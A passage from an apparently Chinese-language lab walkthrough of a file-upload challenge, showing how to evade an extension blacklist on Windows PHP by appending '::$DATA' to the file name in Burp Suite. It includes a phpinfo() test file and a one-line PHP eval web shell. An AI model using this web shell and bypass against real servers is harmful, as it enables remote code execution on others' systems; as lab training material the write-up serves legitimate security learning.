
- 看源码，看到这一关黑名单没有对`::$DATA`进行处理使用`::$DATA`进行处理，可以使用`::$DATA`绕过黑名单

> 补充知识：`php`在`window`的时候如果文件名+`"::$DATA"`会把`::$DATA`之后的数据当成文件流处理,不会检测后缀名，且保持`"::$DATA"`之前的文件名




- 编辑脚本`NinethFirstMethod.php`


```
<?php phpinfo(); ?>
```




- 上传之前编辑的脚本`NinethFirstMethod.php`




- 用`burpsuite`拦截并修改上传文件`NinethFirstMethod.php`的后缀为`NinethFirstMethod.php::$DATA`






- 可以看到文件`NinethFirstMethod.php`上传成功



- 右键打开文件




- 可以看到脚本上传成功但没办法成功执行


方法二

- 编辑脚本`NinethSecondMethod.php`


```
<?php @eval($_POST['NineSecond']); ?>
```




- 上传文件`NinethSecondMethod.php`




- 用`burpsuite`拦截并修改上传文件`NinethSecondMethod.php`的后缀为`NinethSecondMethod.php::$DATA`






- 可以看到文件`NinethSecondMethod.php`上传成功



